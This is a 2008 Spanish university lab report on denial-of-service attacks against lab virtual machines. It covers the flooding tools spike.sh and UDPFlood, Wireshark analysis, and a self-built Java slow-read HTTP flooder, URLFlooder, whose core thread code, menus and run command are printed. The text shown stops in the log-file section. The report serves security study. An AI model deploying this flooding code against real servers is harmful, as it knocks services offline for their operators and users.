

Ataques DoS (Denial of Service)

Sistemas de Seguridad en la Web

Universidad de Oviedo, Máster en Ingeniería Web
5 de Mayo de 2008

Realizado por:

Pablo Alonso García
José Barranquero Tolosa

Tabla de Contenido

TABLA DE CONTENIDO	2
ÍNDICE DE ILUSTRACIONES	3
1. CONFIGURACIÓN DEL ENTORNO DE TRABAJO	4
1.1. HERRAMIENTAS PARA REALIZAR PRUEBAS DOS	4
1.1.1. <i>spike.sh</i>	5
1.1.2. <i>UDPFlood</i>	7
1.2. HERRAMIENTAS DE ANÁLISIS DE TRÁFICO DE REDES.....	8
1.3. MÁQUINAS VIRTUALES EMPLEADAS	9
2. REALIZACIÓN DE LAS PRUEBAS PRELIMINARES	10
2.1. PRUEBA DOS CON SPIKE.SH.....	10
2.2. PRUEBA DOS CON UDPFLOOD.....	10
3. DESARROLLO DE UNA HERRAMIENTA DOS	12
3.1. IMPLEMENTACIÓN DE URLFLOODER	13
3.1.1. <i>Clase URLFlooderThread</i>	13
3.1.2. <i>Clase Controller</i>	16
3.2. MANUAL DE USUARIO DE URLFLOODER	18
3.2.1. <i>Ejecución</i>	18
3.2.2. <i>Menú principal</i>	18
3.2.3. <i>Menú de configuración</i>	19
3.2.4. <i>Ficheros de log</i>	20
3.3. PRUEBA DOS CON URLFLOODER	21
4. ATAQUES DOS OCURRIDOS RECIENTEMENTE	22
4.1. EL ATAQUE DDOS A MENEAME.NET Y GENBETA.....	22
4.1.1. <i>El motivo</i>	22
4.1.2. <i>Las consecuencias</i>	23
4.1.3. <i>El desenlace</i>	25
5. BIBLIOGRAFÍA	26

Índice de ilustraciones

Ilustración 1 - Menú principal de spike.sh	5
Ilustración 2 - Interfaz gráfica de UDPFlood v2.0	7
Ilustración 3 - Interfaz gráfica de Wireshark.....	8
Ilustración 4 - Captura del resultado del Ping Flooding	10
Ilustración 5 – Tráfico de red del sistema SUSE al sufrir la inundación UDP.....	11
Ilustración 6 - Paquete ICMP de respuesta al no alcanzar el puerto solicitado	11
Ilustración 7 – Método run de la clase URLFlooderThread	13
Ilustración 8 – Método runningLoop de la clase URLFlooderThread	14
Ilustración 9 – Método runningLoopLogic de la clase URLFlooderThread	14
Ilustración 10 – Método sleep de la clase URLFlooderThread	15
Ilustración 11 – Método runThreads de la clase Controller.....	16
Ilustración 12 – Método stopThreads de la clase Controller.....	17
Ilustración 13 – Menú principal de URL Flooder	18
Ilustración 14 – Menú de configuración de URLFlooder.....	19
Ilustración 15 – Fragmento del fichero 'log.txt'	20
Ilustración 16 – Fragmento del fichero 'log_err.txt'	20
Ilustración 17 – Mensaje DoS desde el navegador Mozilla Firefox	21
Ilustración 18 - Tráfico de red del sistema Windows al sufrir el ataque DoS.....	21

1. Configuración del entorno de trabajo

1.1. Herramientas para realizar pruebas DoS

Cuando empezamos a buscar alguna herramienta que no permitiese "simular" un ataque de denegación de servicio nos sorprendimos de la cantidad de software disponible en Internet, y de la facilidad con que cualquier persona podría disponer de estas herramientas.

Generalmente, se encuentran camufladas como herramientas de prueba de *stress*, es decir, en teoría deberían ser utilizadas para simular este tipo de ataques y medir la fiabilidad y robustez de redes, servidores, y aplicaciones en desarrollo.

Nos sorprendió mucho, al descargar la primera herramienta, el hecho de que nuestros antivirus detectasen infecciones en los archivos descargados. Pronto entendimos que, al utilizarse generalmente de forma maliciosa, el antivirus estaba haciendo una buena labor al informarnos sobre su posible peligrosidad. De hecho, en algunos casos, desconfiamos completamente al detectar algún *Troyano*¹ y/o *Keylogger*², que poco tenía que ver con la herramienta en cuestión.

Por tanto, necesitábamos encontrar un sitio Web fiable, cuyo objetivo no fuera ofrecer descargas al usuario a cambio de infectarle con algún *malware*. Pronto nos topamos con *Packet Storm*³, un sitio Web con multitud de recursos como herramientas de seguridad, *exploits*⁴, artículos, etc. Se trata de una organización sin ánimo de lucro, compuesta por profesionales de la seguridad, que se dedica a proporcionar la información necesaria para hacer más seguras las redes a escala global.

Finalmente, nos decantamos por dos herramientas, descritas a continuación.

1 Programa malicioso capaz de alojarse en computadoras y permitir el acceso a usuarios externos con el fin de recabar información o controlar remotamente a la máquina anfitriona.


2 Programa malicioso capaz registrar las pulsaciones que se realizan sobre el teclado, para memorizarlas en un fichero y/o enviarlas a través de Internet.

3 Disponible en <http://packetstormsecurity.org>

4 Programa malicioso, o parte de un programa, que trata de forzar alguna deficiencia o vulnerabilidad de otro programa.

1.1.1. spike.sh

Creada por *Spikeman*, *spike.sh*⁵ es, como el propio autor explica en su sitio Web⁶, una herramienta que recopila y permite ejecutar multitud de diferentes ataques DoS sobre una máquina *host*. Lo interesante de la herramienta, además de ser muy ligera y ejecutarse desde un *Korn Shell* de Unix, es la posibilidad de seleccionar, a través de diversos menús, la secuencia e intensidad del ataque.



```

/cygdrive/c/Temp/spike
$ ./spike.sh 192.168.130.1
./spike.sh[33221]: clear: not found
##### Main Menu For spike.sh #####
# 1| Combo Attacks
# 2| Pick The Attack
# 3| Pick The Attack2 (Enter Your Own Info)
# 4| Class C Attack (Drop A Class C)
# 5| Never Die (Attacks That Never Die)
# 6| Clean up (Kill Hung Attacks)
# 7| Info Menu (Other Info About spike.sh)
# 8| To Exit Out

Enter The Number Of The Option To Run
#>
```

Ilustración 1 - Menú principal de spike.sh

En un primer intento, descargamos y utilizamos *cygwin*, que permite simular el comportamiento de sistemas *Unix*, en máquinas *Windows*. El objetivo era lanzar los ataques con *spike.sh*, desde la máquina *host* del laboratorio hacia una máquina virtual, sin la necesidad de instalar un sistema *Linux*.

Tras realizar algunas pruebas, y aunque la ejecución de la herramienta no mostraba ningún error por pantalla, nos dimos cuenta que realmente no estaba funcionando como se esperaba. Analizando el *script*, vimos que estaba redireccionando los mensajes de error a */dev/null*, y que necesitaba el shell *ksh* para su correcto funcionamiento.

5 Versión 5.3 disponible en <http://packetstormsecurity.org/DoS/spike.sh5.3.tgz>

6 Disponible en <http://www.spikeman.net/spike.sh/>

Nuestros intentos de ejecutar esta herramienta desde *cygwin* fueron en vano. En primer lugar, tuvimos que invertir bastante tiempo para descubrir que existe un clon de *ksh*, de dominio público, llamado *pdksh*⁷, que puede ser instalado dentro de *cygwin*. Hay poca información disponible a este respecto, pero finalmente encontramos la solución a nuestro problema: durante la instalación de *cygwin*, se pueden seleccionar los módulos que se quieren incluir, y dentro de la categoría *shells*, está disponible el módulo *pdksh*.

Pues bien, después de conseguirlo, la ejecución de *spike.sh* seguía sin funcionar correctamente. Salían algunos mensajes de error, indicando, por ejemplo, que el formato del comando *ping* era incorrecto, o que no reconocía algunos comandos.

Por ese motivo, decidimos utilizar finalmente una máquina virtual, con la distribución Suse Linux Enterprise Server 10 SP1, aunque con similares resultados, tal y como se explicará más adelante en el apartado donde se detallan las pruebas de los ataques realizados.

7 Disponible en <http://www.cs.mun.ca/~michael/pdksh/>

1.1.2. UDPFlood

UDPFlood⁸, es una herramienta propiedad de Foundstone, una división de McAfee dedicada en exclusiva a la consultoría de seguridad de redes, y que ha participado en la protección de redes de las empresas con mayor riesgo de ser atacadas. Entre los múltiples contenidos disponibles en su sitio Web⁹, encontramos esta herramienta para la plataforma Windows.

Se trata de un emisor de paquetes UDP. Envía paquetes UDP a una dirección IP y puerto especificados, con una frecuencia e intervalos que pueden ser definidos por el usuario. Los paquetes que se envían, pueden ser: un texto, un número dado de bytes aleatorios o información de un fichero concreto.

Su instalación y ejecución resultó mucho más sencilla que la anterior herramienta, al disponer de una interfaz gráfica muy intuitiva.




Ilustración 2 - Interfaz gráfica de UDPFlood v2.0

8 Disponible en <http://www.foundstone.com/us/resources/proddesc/udpflood.htm>

9 Disponible en <http://www.foundstone.com/>

1.2. Herramientas de análisis de tráfico de redes

Tras realizar algunas pruebas iniciales, pronto comprobamos que iba a ser difícil saturar o inutilizar una red con 1GB de ancho de banda y comprobar así que los ataques estaban causando algún tipo de daño.

La solución que adoptamos fue instalar en la máquina destino del ataque un analizador del tráfico de red, para monitorizar y analizar los paquetes que realmente estaba recibiendo.

Por recomendación del profesor, y tras informarnos sobre las herramientas disponibles, nos decantamos por *Wireshark*¹⁰. Los motivos que nos llevaron a elegir esta herramienta y no otras, fueron:

1. Es gratuita (se distribuye bajo licencia GPL)
2. Es multiplataforma, permitiéndonos instalarlo tanto en Windows como Linux.
3. Permite almacenar una captura de tráfico para un posterior análisis *offline*.
4. Es de las más conocidas y utilizadas.




Ilustración 3 - Interfaz gráfica de Wireshark

Wireshark es el sucesor de *Etherreal*, y es un analizador de protocolos que permite ver todo el tráfico que pasa a través de una red, estableciendo la configuración en modo promiscuo. Este modo permite capturar, tanto los paquetes dirigidos a él mismo, como los dirigidos al resto de máquinas de la misma red.

¹⁰ Disponible en <http://www.wireshark.org/>

1.3. Máquinas virtuales empleadas

Para la simulación de los ataques de denegación de servicio, hemos trabajado con *VMWare Server 1.0.4* y dos máquinas virtuales. Lógicamente, no se recomienda atacar máquinas reales y, mucho menos, hacerlo a través de Internet. El propio proxy de la universidad, podría cerrarnos la salida a Internet si detectase tráfico sospechoso.

Con el objetivo de probar todas las herramientas anteriormente descritas, necesitamos instalar varias plataformas en sus correspondientes máquinas virtuales. Concretamente, instalamos un *Windows XP SP2* y una distribución *Suse Linux Enterprise Server 10 SP1*, muy fácil de instalar, y que incluye *Wiresark* en su gestor de aplicaciones.

Como ambas están dentro de la red virtual de *VMWare*, resultó sencillo realizar los ataques, tras una correcta configuración de sus direcciones IP y la desactivación de los cortafuegos en ambos sistemas y en la red virtual de la máquina física.

2. Realización de las pruebas preliminares

2.1. Prueba DoS con spike.sh

Después de varias pruebas con este *script*, concluimos que, al lanzar uno de sus ataques más potentes, el resultado no era el esperado. El ancho de banda ocupado de la conexión de área local no alcanzaba el 0,5%, y el tiempo de respuesta del servidor Web en la máquina Windows no se veía afectado en absoluto.

Concluimos pues, que la mayoría de los ataques que incluye *spike.sh* no se estaban ejecutando correctamente, por errores del *shell* de Linux, que no supimos resolver. El único tráfico, que identificamos como causante del pico de ocupación de red, fue el causado por un ataque conocido como *Ping flooding*, consistente en el envío masivo de paquetes *ICMP Echo Request (Ping)*.




Ilustración 4 - Captura del resultado del Ping Flooding

2.2. Prueba DoS con UDPFlood

El ataque desde la máquina Windows con *UDPFlood* a la máquina Suse, fue algo más concluyente que el anterior. De nuevo, nos llevamos una pequeña decepción al no conseguir que el servidor Web de la máquina atacada sufriera retardos en el servicio de páginas web.

Analizando el Histórico de red en la máquina Suse, comprobamos como aumentaba el uso de la red por encima del 50% al lanzar el ataque a cualquier puerto. Además, encontramos algunos paquetes enviados desde la máquina destino (192.168.130.4) a la máquina origen del ataque (192.168.130.6) que son clave en los ataques DoS por inundación de paquetes UDP, como el que figura en la Ilustración 6, destacada en color negro, que indican la no existencia de un puerto para satisfacer la petición.

Por otro lado, debido al uso de máquinas virtuales, descubrimos que, por muchos ataques mediante *UDPFlood* que lanzásemos el uso de CPU de la máquina origen llegaba a su máximo nivel, limitándose la potencia del ataque por la potencia de la propia máquina.




Ilustración 5 – Tráfico de red del sistema SUSE al sufrir la inundación UDP




Ilustración 6 - Paquete ICMP de respuesta al no alcanzar el puerto solicitado

3. Desarrollo de una herramienta DoS

Dado que los ataques mencionados en el apartado anterior tuvieron un éxito escaso a la hora de perjudicar el funcionamiento de los servidores web empleados en las pruebas realizadas decidimos crear una herramienta *adhoc*.

El objetivo principal fue implementar un programa que permitiese imposibilitar la descarga de las páginas web servidas por las máquinas virtuales, o al menos ralentizarlas. La idea básica es realizar múltiples peticiones de páginas web desde diferentes hilos de ejecución, tratando de descargar lo más lentamente posible los contenidos de las mismas sin que el propio servidor web cancele las conexiones.

A mayor número de conexiones abiertas, menos posibilidades tendría dicho servidor para aceptar nuevas conexiones legítimas y por tanto se podría conseguir rápidamente el efecto deseado aumentando el número de peticiones concurrentes.

En un principio se plantea la opción de emplear un entorno *UNIX*, codificando la herramienta en C o C++ y accediendo al servidor a través de *sockets*. Bastaría con crear varios hilos de ejecución simultáneos mediante el comando *fork*. Sin embargo se descarta, dado que el único sistema disponible con entorno *UNIX* es la máquina virtual SUSE y podría resultar menos potente que la propia máquina física a la hora de realizar el ataque, además de ser menos portable.

Finalmente se decide desarrollar la herramienta mediante el lenguaje Java, empleando *threads* o hilos de ejecución. Esta decisión nos ha permitido un mayor control del código implementado gracias a nuestra experiencia previa en el lenguaje y a su facilidad intrínseca para crear y comunicar *threads*.

La versión inicial de la herramienta obtuvo un éxito parcial, ralentizando en gran medida la descarga de las páginas web del servidor, sin embargo no conseguía inutilizarlo por completo, por lo que hubo que rediseñarla. La versión final tiene la potencia necesaria para obtener mensajes de que el servidor no está disponible desde un navegador web, incluso desde la propia máquina virtual.

3.1. Implementación de URLFlooder

El núcleo de la herramienta es una clase, denominada *Controller*, que gestiona varios *threads* y un par de *logs*. Se registran los datos esenciales de la ejecución de dichos hilos, como conexiones satisfactorias, KB descargados, conexiones rechazadas, *timeouts*, etc.

Cada *thread* consiste básicamente en un bucle infinito que intenta conectar continuamente con la URL indicada por la clase *Controller*. Una vez conectado con el servidor descarga porciones del recurso en bloques de 1024 bytes, con un retraso aleatorio entre cada lectura. De este modo se consigue mantener abierta dicha conexión por más tiempo sin que el servidor interprete que debe cerrarla.

3.1.1. Clase URLFlooderThread

A continuación explicaremos brevemente los métodos más relevantes que contienen la lógica principal del ataque *DoS*. Se considera que el resto de métodos de lógica, *getters* y *setters* son poco relevantes y por tanto no se tienen en cuenta en este documento.

En la siguiente ilustración se muestra el método principal de la clase *URLFlooderThread*, el cual se invoca al lanzar el hilo desde la clase *Controller*. Su finalidad es inicializar las variables de estado y gestionar las excepciones no controladas que puedan producirse en cada hilo de ejecución.

```
public void run() {
    controller.logThread(id, "Started");
    running = true;
    reading = false;
    connecting = false;
    try {
        runningLoop();
        controller.logThread(id, "Finished " + toString());
    } catch (Exception e) {
        controller.logThread(id, e);
    } finally {
        running = false;
    }
}
```

Ilustración 7 – Método run de la clase URLFlooderThread

El método *runningLoop* invocado contiene la lógica necesaria para gestionar el bucle infinito, hasta que la clase principal indique que debe finalizarse la ejecución del hilo, así como las excepciones esperadas.

```
private void runningLoop() throws Exception {
    while (running) {
        try {
            runningLoopLogic();
        } catch (InterruptedException e) {
            controller.logThread(id, "Interrupted " + toString());
        } catch (SocketTimeoutException e) {
            tOutExceptionCount++;
        } catch (ConnectException e) {
            connExceptionCount++;
        } catch (BindException e) {
            bindExceptionCount++;
        } finally {
            connecting = false;
            reading = false;
        }
    }
}
```

Ilustración 8 – Método *runningLoop* de la clase *URLFlooderThread*

En cada iteración se invoca al método *runningLoopLogic*, que como su propio nombre indica contiene la lógica principal del bucle.

```
private void runningLoopLogic() throws Exception {
    connecting = true;
    URL url = new URL(controller.getUrlString());
    URLConnection conn = url.openConnection();
    conn.setConnectTimeout(controller.getConnTimeout());
    conn.setReadTimeout(controller.getReadTimeout());
    conn.setUseCaches(false);
    InputStream in = conn.getInputStream();
    connSuccessCount++;
    connecting = false;
    reading = true;
    while (in.available() != 0 && running) {
        kbReadedCount += in.read(buffer) / 1024d;
        sleep();
    }
    controller.logThread(id, "Reading " + toString());
    reading = false;
}
```

Ilustración 9 – Método *runningLoopLogic* de la clase *URLFlooderThread*

Como puede observarse en las ilustraciones anteriores, cada hilo trata de conectar con la URL indicada por la clase principal con un *timeout* de conexión y lectura que impiden que el hilo quede bloqueado demasiado tiempo. En caso de agotarse dicho *timeout* se produciría una excepción *SocketTimeoutException*.

Si el servidor rechaza la petición antes de consumirse el tiempo indicado se produciría una *ConnectException* y en algunas ocasiones podría llegar a producirse una *BindException*, en caso de que el puerto de lectura ya esté en uso por problemas de concurrencia entre los múltiples hilos.

Finalmente, una vez conectado se leen porciones de 1024 bytes en intervalos aleatorios de tiempo calculados en el método *sleep*, tal y como se muestra en la siguiente ilustración:

```
private void sleep() throws InterruptedException {
    sleep(
        new Random().nextInt(
            controller.getMaxSleep() -
            controller.getMinSleep()
        ) + controller.getMinSleep()
    );
}
```

Ilustración 10 – Método *sleep* de la clase *URLFlooderThread*

Todos los parámetros configurables y las escrituras a los ficheros de *log* de los métodos comentados se solicitan a la instancia de la clase *Controller*, que se explica en mayor detalle en el siguiente apartado.

3.1.2. Clase Controller

Esta es la clase principal de la aplicación. Se encarga de gestionar los *threads* y los *logs*, así como de presentar la información y los menús al usuario. Inicialmente está diseñada para solucionar un problema concreto mediante menús de consola, por lo que no se ha hecho especial hincapié en su reutilización como aplicación de interfaz gráfica. Si bien la adaptación sería sencilla mediante varias refactorizaciones mínimas.

No posee ninguna lógica relacionada con el ataque propiamente dicho, simplemente implementa métodos de E/S por consola y volcados a fichero. Además incluye la lógica necesaria para arrancar grupos de *threads*, pararlos y consultar su estado para mostrar datos relevantes al usuario. Adicionalmente se ha incorporado un menú para configurar los parámetros básicos, como la URL, el número de *threads* en cada oleada, los *timeouts* y el retraso mínimo y máximo entre dos lecturas de un mismo *thread*.

El método *runThreads* lanza tantos *threads* como se hayan configurado para cada oleada, manteniéndose activos mientras no se produzca una excepción no controlada en los mismos, o se indique lo contrario desde el menú.

```
private void runThreads() throws InterruptedException {
    out.println("Starting " + threadWave + " threads...");
    UrlFlooderThread thread;
    for (int i = 0; i < threadWave; i++) {
        thread = new UrlFlooderThread(threadCount++, this);
        thread.start();
        threads.add(thread);
        Thread.sleep(new Random().nextInt(10));
    }
}
```

Ilustración 11 – Método runThreads de la clase Controller

La última línea del bloque *for* inserta un pequeño retraso aleatorio entre cada *thread*, aportando una mejora notable en el rendimiento inicial de la máquina atacante y una aleatoriedad adicional en el ataque.

Otro método a tener en cuenta es *stopThreads* que envía un mensaje de finalización a todos los *threads* que se encuentren en ejecución, despertando los que estén dormidos y esperando a que finalicen todos aquellos que se encuentren intentando conectar con el servidor.

```
private void stopThreads() throws InterruptedException {
    out.println("Stopping all threads...");
    UrlFlooderThread thread;
    Iterator<UrlFlooderThread> it = threads.iterator();
    while (it.hasNext()) {
        thread = it.next();
        thread.setRunning(false);
        thread.interrupt();
    }
    while (!threads.isEmpty()) {
        thread = (UrlFlooderThread) threads.removeFirst();
        if (thread.isAlive()) thread.join();
    }
}
```

Ilustración 12 – Método *stopThreads* de la clase *Controller*

3.2. Manual de usuario de URLFlooder

Esta sección explica brevemente el funcionamiento básico de *URLFlooder*.

3.2.1. Ejecución

La aplicación se invoca con el siguiente comando (requiere JRE 1.5):

```
java com.urlflooder.Controller < URL to test >
```

3.2.2. Menú principal

La siguiente ilustración muestra el aspecto de la interfaz principal:

```
-----  
URLFlooder v1.0 (Press ENTER to refresh)  
-----  
Threads started:      500  
Threads connecting:  351  
Threads reading:     149  
-----  
Connections:         2103  
KB readed:           8033.392  
Timeout Exceptions:  134  
Connect Exceptions:  763  
Bind Exceptions:     0  
-----  
1.- Start 100 threads  
2.- Stop all threads  
3.- Configure  
-----  
0.- Exit  
-----  
Option: < Number 0..3 >
```

Ilustración 13 – Menú principal de URL Flooder

Se muestra información sobre los hilos en ejecución, cuántos están intentando conectar y cuántos están conectados (leyendo o dormidos). Además incluye datos sobre el número de conexiones realizadas en total por los hilos que se encuentran actualmente en ejecución, así como los KB leídos, el número de *timeouts*, las conexiones rechazadas y los fallos producidos al intentar conectar desde un puerto que está siendo solicitado por otro hilo.

Para actualizar los datos basta con presionar la tecla ENTER.

La opción 1 permite lanzar una oleada adicional contra la URL indica al arrancar la aplicación, manteniendo activos los hilos que se encuentren en ejecución.

La opción 2 detiene todos los hilos en ejecución, esperando por aquellos que se encuentran conectando (este tiempo puede reducirse configurando los *timeouts* de conexión y lectura).

La opción 3 muestra la configuración actual de la herramienta y permite modificar algunos parámetros básicos, que se detallan en la sección siguiente.

La opción 0 detiene todos los hilos (de la misma forma que la opción 2), cierra los *logs* y termina la ejecución.

3.2.3. Menú de configuración

Este menú permite configurar algunos parámetros relacionados con la ejecución de la herramienta.

```
-----  
CONFIGURATION (Press ENTER to skip)  
-----  
URL to test:  http://localhost  
Thread wave:  100 threads  
Conn Timeout: 5000 ms  
Read Timeout: 5000 ms  
Min sleep:    100 ms  
Max sleep:    1000 ms  
-----  
Enter URL to test:  < URL to test >  
Enter tread wave:  < Number of threads >  
Enter conn timeout: < ms >  
Enter read timeout: < ms >  
Enter min sleep:   < ms >  
Enter max sleep:   < ms >
```

Ilustración 14 – Menú de configuración de URLFlooder

Los valores actuales de los parámetros se muestran en la parte superior del menú. Para modificar el valor de algún parámetro basta con introducirlo adecuadamente cuando se solicite, si no se desea modificarlo se puede presionar ENTER para mantener el valor actual.

3.2.4. Ficheros de log

La aplicación genera dos ficheros de *log*: 'log.txt' y 'log_err.txt'.

El primero (log.txt) contiene información sobre el comportamiento de cada hilo durante la ejecución de la herramienta:

```
Log started at: Sat May 03 16:42:09 CEST 2008
Sat May 03 16:42:13 CEST 2008   Thread 00000   Message: Started
[...]
Sat May 03 16:42:19 CEST 2008   Thread 00014   Message: Reading
(6.204 KB, 1 Connections, 0 Timeouts, 0 Refused, 0 Binds)
[...]
Sat May 03 16:42:58 CEST 2008   Thread 00022   Message: Interrupted
